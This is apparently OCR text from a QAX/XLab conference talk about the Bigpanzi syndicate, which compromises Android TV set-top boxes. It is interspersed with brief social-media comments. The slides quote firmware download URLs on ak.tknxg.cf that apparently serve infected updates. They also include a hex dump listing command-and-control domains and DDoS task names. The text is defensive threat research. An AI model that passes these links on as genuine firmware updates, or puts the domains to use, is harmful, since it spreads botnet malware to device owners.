
Mar 4, 2025, 8:44 PM

Great analysis on all this from you guys, kudos!

Mar 4, 2025, 11:13 PM

Approaching 1.6M infections - dashboard.shadowserver.org/statistics/com...

Mar 5, 2025, 4:15 PM



QAX
Leader in next-generation cybersecurity

Deliver a Verdict

The Bigpanzi Syndicate

Support Team, Company ...

Syndicate – Beyond SKIDs

QAX
Leader in next-generation cybersecurity

A long history of activity

massive infection scale

Syndicate - Support Team

QAX
Leader in next-generation cybersecurity

Pcdn Downloader

✓ ak.tknxg.cf

YouTube · Customer Support Team
9.5K+ views · 6 years ago

How to upgrade system

clue 1

www.iptvkings.com Download upgrade file link: http://ak.tknxg.cf:8880/stb-download/s903/HTV3-ota-20171117.zip.

(4)若断电重启按menu键几次均无法自动升级，可使用牙签按主盒子背后的小口不动然后断电重启即可自动升级

clue 2

ps.


.zip文件地址:http://ak.tknxg.cf:8880/stb-download/s905/HTV5-Hbox-ota-nologo-20171115.zip

.aml文件地址:http://ak.tknxg.cf:8880/stb-download/download/factory_update_param.aml

或者使用以下链接

.zip文件地址:http://ak.tknxg.cf:2086/stb-download/s905/HTV5-Hbox-ota-nologo-20171115.zip

.aml文件地址:http://ak.tknxg.cf:2086/stb-download/download/factory_update_param.aml




Syndicate – Official Firmware

QAX
Leader in next-generation cybersecurity

FoneStar

✓ RDS-585WHD



Smartuptool Firmware

```
62 62 73 2E-73 6F 6F 31-32 33 31 2E-6E 65 74 00   bbs.soo1231.net
43 6F 6C 6C-65 63 74 54-61 73 6B 00-73 75 6E 70   CollectTask sunp
6C 75 73 00-64 72 6F 70-73 74 69 6D-65 74 61 73   lus dropstimetas
6B 00 00 00-64 72 6F 70-73 74 61 73-6B 00 00 00   k   dropstask
64 72 6F 70-73 69 6E 69-74 74 61 73-6B 00 00 00   dropsinittask
64 69 63 6D-70 74 61 73-6B 00 00 00-64 75 64 70   dicmptask   dudp
74 61 73 6B-00 00 00 00-64 61 63 6B-74 61 73 6B   task    dacktask
00 00 00 00-64 73 79 6E-74 61 73 6B-00 00 00 00   dsyntask
64 74 63 70-74 61 73 6B-00 00 00 00-64 6B 65 65   dtcptask    dkee
70 74 61 73-6B 00 00 00-64 68 74 74-70 74 61 73   ptask   dhttptas
6B 00 00 00-64 70 6F 73-74 74 61 73-6B 00 00 00   k   dposttask
64 64 6F 77-6E 74 61 73-6B 00 00 00-64 64 69 79   ddowntask   ddiy
30 31 74 61-73 6B 00 00-30 33 53 00-4D 49 44 5F   01task  03S MID_
75 70 67 72-61 64 65 00-7D 32 76 39-3C 2A 39 6A   upgrade }2v9<*9j
76 68 69 4E-57 43 6C 70-6D 3A 21 4E-35 39 23 4E   vhiNWClpm:!N59#N
00 00 00 00-72 79 79 38-7A 63 2E 64-6F 74 78 75   ryy8zc.dotxu
69 2E 63 6F-6D 00 00 00-70 6C 61 72-74 32 7A 2E   i.com   plart2z.
69 6E 63 65-6E 75 2E 63-6F 6D 00 00-6E 69 6B 63   incenu.com  nikc
63 33 32 2E-68 6F 6E 69-73 75 2E 63-6F 6D 00 00   c32.honisu.com
77 77 72 63-39 2E 6E 67-6F 6F 78 2E-63 6F 6D 00   wwrc9.ngoox.com
69 70 74 74-79 33 6D 2E-64 6F 74 78-75 69 2E 63   iptty3m.dotxui.c
6F 6D 00 00-20 61 64 64-72 20 3D 20-22 20 25 5B   om   addr = " %[
```

QAX
Leader in next-generation cybersecurity

Illuminating Dark Corners

The Bigpanzi Identity

Patent, Speaker, Company

Identity - TLP:AMBER

QAX
Leader in next-generation cybersecurity

The following slides are shy.
Please don't take photos!

The end of the talk

QAX
Leader in next-generation cybersecurity

Tip of the iceberg

- ✓ Long term player
- ✓ Pandoraspear & pcdn botnet
- ✓ Vo1d botnet

✓To be continued…

QAX
Leader in next-generation cybersecurity

Thanks!

Follow us!@Xlab_qax

Q & A

Special thanks

TO

Dr web & Shadowserver.